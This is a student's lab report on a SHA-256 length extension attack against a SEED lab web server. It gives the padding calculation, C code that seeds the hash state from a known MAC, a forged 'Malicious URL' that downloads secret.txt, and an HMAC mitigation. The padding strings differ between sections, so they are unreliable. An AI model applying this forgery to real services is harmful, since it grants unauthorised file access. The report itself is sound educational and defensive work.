
Homework #2 Report

November 20, 2024

Student ID: 22100768 **Name:** Narin Han 한나린

1. Send request to list files



I sent the request as follows:

`http://www.seedlab-hashlen.com/?myname=Narin&uid=1001&lstcmd=1&download=key.txt&mac=24133015b6edf8b0720a3d1169baa3b6370a581a2927457f69a54051ee60218c`

As a result, the list of the file is displayed by the `lstcmd` command and the content of `key.txt` is displayed by the `download` command.

2. Create padding

Message I created: `xciujk:myname=Narin&uid=1005&lstcmd=1`

Padding:

```
\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x28
```

URL with encoded padding:

```
www.seedlab-hashlen.com/?myname=Narin&uid=1005&lstcmd=1%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%01%28&mac=a83e3e0045483304e79069af2241b5ffb19c908754cf2dbacf6c9ecf305116ec
```


Reason for created padding:

The length of the original message is 37-bytes which is equal to 296-bits or 0x0128 in hexadecimal. The padding is 64 – 37 = 27-bytes, including the 8-bytes of the length field. According to RFC 6234,

paddings for SHA256 consist of one byte of \x80, followed by a many 0's, followed by a 64-bit length field. Therefore, the final padding is the concatenation of one `\x80`, eighteen `\x00`, and `\x00\x00\x00\x00\x00\x00\x01\x28`.

3. The length extension attack

Result



Step 1

```
[11/22/24]seed@VM:~/.../hw2$ echo -n "xciujk:myname=Narin&uid=1005&lstcmd=1" | sha256sum
a83e3e0045483304e79069af2241b5ffb19c908754cf2dbacf6c9ecf305116ec  -
```

```
// Original MAC of the message is computed in Task 1
unsigned int original_mac[] = {
    0xa83e3e00, 0x45483304, 0xe79069af, 0x2241b5ff,
    0xb19c9087, 0x54cf2dba, 0xcf6c9ecf, 0x305116ec
};
c.h[0] = htole32(original_mac[0]);
c.h[1] = htole32(original_mac[1]);
c.h[2] = htole32(original_mac[2]);
c.h[3] = htole32(original_mac[3]);
c.h[4] = htole32(original_mac[4]);
c.h[5] = htole32(original_mac[5]);
c.h[6] = htole32(original_mac[6]);
c.h[7] = htole32(original_mac[7]);
```

From Task 1, we know the MAC for the message "`xciujk:myname=Narin&uid=1005&lstcmd=1`" is "`a83e3e0045483304e79069af2241b5ffb19c908754cf2dbacf6c9ecf305116ec`". The `length_ext.c` uses this value to be printed in the variable `c` which is a `SHA256_CTX` type. The new message "`&download=secret.txt`" is appended to the variable `c` and eventually forms the forged MAC. The forged MAC in this case is "`0d4d7acd298aa398bd1a878d0f85557163113dec28a65c5f5be37581940ff6c7`".

Step 2

```
[11/22/24]seed@VM:~/.../hw2$ ./length_ext
padding length: 27
Public message: myname=Narin&uid=1005&lstcmd=1
Encoded Padding: %80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%01%28
New message: &download=secret.txt
Forged MAC: 0d4d7acd298aa398bd1a878d0f85557163113dec28a65c5f5be37581940ff6c7
Malicious URL: http://www.seedlab-hashlen.com/?myname=Narin&uid=1005&lstcmd=1%80%00%00%00%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00%00%01%28&download=secret.txt&mac=0d4d7acd298aa398bd1a878d0f8
5557163113dec28a65c5f5be37581940ff6c7
```

Based on the value obtained and the padding value that has been calculated in Task 2, the malicious URL

can be generated. It is a concatenation of an original URL that requests the original message (excluding the mac part), padding, new message and the new mac. The URL in this case is "`http://www.seedlab-hashlen.com/?myname=Narin&uid=1005&lstcmd=1%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%01%28&download=secret.txt&mac=0d4d7acd298aa398bd1a878d0f85557163113dec28a65c5f5be37581940ff6c7`". I implemented calculating padding and generating malicious URL in the `length_ext.c`. Therefore, by executing the program `length_ext`, the complete malicious URL will be displayed as seen in the above image.

4. Attack mitigation using HMAC

Step 1. Code modification to use HMAC

```
def verify_mac(key, my_name, uid, cmd, download, mac):
    download_message = '' if not download else '&download=' + download
    message = ''
    if my_name:
        message = 'myname={}&'.format(my_name)
    message += 'uid={}&lstcmd='.format(uid) + cmd + download_message
    payload = key + ':' + message
    app.logger.debug('payload is [{}]'.format(payload))
    # real_mac = hashlib.sha256(payload.encode('utf-8', 'surrogateescape')).hexdigest()
    real_mac = hmac.new(bytearray(key.encode('utf-8')), msg=message.encode('utf-8', 'surrogateescape'), digestmod=hashlib.sha256).hexdigest()
    app.logger.debug('real mac is [{}]'.format(real_mac))
    if mac == real_mac:
        return True
    return False
```

I modified the code of `www/lab.py`, so that the MAC calculation is computed by HMAC. The container was stopped, rebuilt and started again to reflect the code modification.

Step 2. HMAC calculation


```
#!/bin/env python3

import hmac
import hashlib

key = 'xciujk'
message = 'lstcmd=1'
mac = hmac.new(bytearray(key.encode('utf-8')),
               msg=message.encode('utf-8', 'surrogateescape'),
               digestmod=hashlib.sha256).hexdigest()
print(mac)
```

Using the code described in the PDF, I calculated the HMAC value of key "`xciujk`" and the command "`lstcmd=1`". This computes the HMAC value into "`51f3d1cf28726755751eb2ba038768515233f4617bc43e801005d2d53630de43`"

Step 3. Repeat Task 1



Task 1 was repeated, except that MAC was replaced with HMAC calculated as in Step 2. It fails to

successfully execute the command this time. Malicious request using the length extension would fail as well when the server uses HMAC because HMAC uses additional cryptographic measures during calculation. When the server uses HMAC, it recalculates the HMAC for the full message using the secret key. Since the attacker does not know the secret key, their forged HMAC will not match the server's calculated HMAC. Additionally, with HMAC, the outer hash prevents the reuse of the internal state of hash (this was originally used during the length extension attack when it appends the new message) because the inner hash's output is combined with the outer key and padding.